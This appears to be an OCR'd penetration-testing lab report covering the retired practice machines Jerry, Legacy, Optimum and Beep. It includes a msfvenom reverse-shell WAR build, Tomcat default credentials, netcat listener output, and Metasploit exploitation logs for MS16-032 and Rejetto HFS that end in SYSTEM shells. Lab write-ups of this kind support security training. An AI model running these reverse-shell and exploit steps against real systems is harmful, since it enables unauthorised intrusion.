
System IP: 10.10.10.95(Jerry)


Service Enumeration

Server IP Address	Ports Open
10.10.10.95	**TCP:** 8080
	UDP: -

Nmap Scan Results:








User Credentials Information:

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown

Username: tomcat

Password: s3cret



Initial Shell Vulnerability Exploited

Vulnerability Explanation: Reverse TCP -

A reverse shell is a type of shell where the victim computer calls back to an attacker's computer. The attacking computer typically listens on a specific port. When it receives the connection, it is then able to execute commands on the victim computer

Vulnerability Fix: Change the password and don't get a default password.

Severity: 10

Initial Shell Screenshot:

```
┌──(root💀kali)-[~]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.2 LPORT=1234 -f war > reverse.war
Payload size: 1096 bytes
Final size of war file: 1096 bytes
```

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/reverse	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Privilege Escalation

```
┌──(root💀kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.95: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

We can see that we are already a root

Proof.txt Contents:


```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
```

System IP: 10.10.10.4(Legacy)

Service Enumeration

Server IP Address	Ports Open
10.10.10.4	**TCP:** 139,445,3389-closed
	UDP:

Nmap Scan Results:



Initial Shell Vulnerability Exploited

MS08-067 Microsoft Server Service Relative Path Stack Corruption


https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi/

Vulnerability Explanation: This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing.

Vulnerability Fix: Update windows software version

Severity: 10

Initial Shell Screenshot:



Privilege Escalation

We can see that we are already a root

Exploit Code: MS08_067

Proof.txt Contents:


```
C:\Documents and Settings\Administrator>cd desktop
cd desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18 ��    <DIR>          .
16/03/2017  09:18 ��    <DIR>          ..
16/03/2017  09:18 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.313.246.720 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
```


System IP: 10.10.10.8(Optimum)

Service Enumeration

Server IP Address	Ports Open
10.10.10.8	**TCP:** 80
	UDP: -

Nmap Scan Results:





Initial Shell Vulnerability Exploited

Rejetto HttpFileServer Remote Command Execution


https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/


Vulnerability Explanation: Rejetto HttpFileServer (HFS) is vulnerable to remote command execution attack due to a poor regex in the file ParserLib.pas. This module exploits the HFS scripting commands by using '%00' to bypass the filtering

Vulnerability Fix: Update the software of "HttpdServer"

Severity: 5

Initial Shell Screenshot:





Privilege Escalation

MS16-032 Secondary Logon Handle Privilege Escalation

https://www.rapid7.com/db/modules/exploit/windows/local/ms16_032_secondary_logon_handle_privesc/

Vulnerability Exploited: This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. The vulnerability is known to affect versions of Windows 7-10 and 2k8-2k12 32 and 64 bit. This module will only work against those versions of Windows with Powershell 2.0 or later and systems with two or more CPU cores.

Vulnerability Fix: Update windows software version of the machine.

Severity: 7

Exploit Code: MS16_032

Proof Screenshot Here:

We used in “search suggest” command to search the exploit that make us root:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > search suggest

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/server/icmp_exfil                                            normal     No     ICMP Exfiltration Service
   1  exploit/windows/browser/ms10_018_ie_behaviors         2010-03-09       good       No     MS10-018 Microsoft Internet Explorer DHTML Behaviors Use After Free
   2  post/multi/recon/local_exploit_suggester                               normal     No     Multi Recon Local Exploit Suggester
   3  auxiliary/scanner/http/nagios_xi_scanner                               normal     No     Nagios XI Scanner
   4  post/osx/gather/enum_colloquy                                          normal     No     OS X Gather Colloquy Enumeration
   5  post/osx/manage/sonic_pi                                               normal     No     OS X Manage Sonic Pi
   6  exploit/windows/http/sharepoint_data_deserialization  2020-07-14       excellent  Yes    SharePoint DataSet / DataTable Deserialization
   7  exploit/windows/smb/timbuktu_plughntcommand_bof       2009-06-25       great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow


Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/timbuktu_plughntcommand_bof
```

We fill the session and run:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x86/windows...
[*] 10.10.10.8 - 40 exploit checks are being tried...
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated
[*] Post module execution completed
```


We can see two exploit that make us root we tried the first one and it’s not work, We take the second exploit and it’s work.

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LHOST 10.10.14.5
LHOST ⇒ 10.10.14.5
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\NHhgfzEVA.ps1 ...
[*] Compressing script contents ...
[+] Compressed size: 3753
[*] Executing exploit script ...

                    [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2004

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[ref] cannot be applied to a variable that does not exist.
At line:200 char:3
+         $dNpXJ = [Ntdll]::NtImpersonateThread($uVDBQ, $uVDBQ, [ref]$bW8)
+         ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (bW8:VariablePath) [], Runtime
   Exception
    + FullyQualifiedErrorId : NonExistingVariableReference

[!] NtImpersonateThread failed, exiting..
[+] Thread resumed!

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
Cannot convert argument "ExistingTokenHandle", with value: "", for "DuplicateTo
ken" to type "System.IntPtr": "Cannot convert null to type "System.IntPtr"."
At line:259 char:2
+     $dNpXJ = [Advapi32]::DuplicateToken($d6vRQ, 2, [ref]$o0o)
```

```
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodException
    + FullyQualifiedErrorId : MethodArgumentConversionInvalidCastArgument

[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

sAxPDZeRTQVR6Iq9euLSQtH6T9ybYYTS
[+] Executed on target machine.
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.5:4444 -> 10.10.10.8:49169) at 2021-09-21 11:38:08 -0400
[+] Deleted C:\Users\kostas\AppData\Local\Temp\NHhgfzEVA.ps1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We are connected!

Proof.txt Contents:





System IP: 10.10.10.7(Beep)

Service Enumeration

Server IP Address	Ports Open
10.10.10.7	**TCP:** 22,25,80,110,111,143,443,993,995,3306,4445, 10000
	UDP:

Nmap Scan Results:





Initial Shell Vulnerability Exploited

Elastix 2.2.0 - 'graph.php' Local File Inclusion

https://www.exploit-db.com/exploits/37637

Vulnerability Explanation: Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Vulnerability Fix: Change the version of the “Elastix”

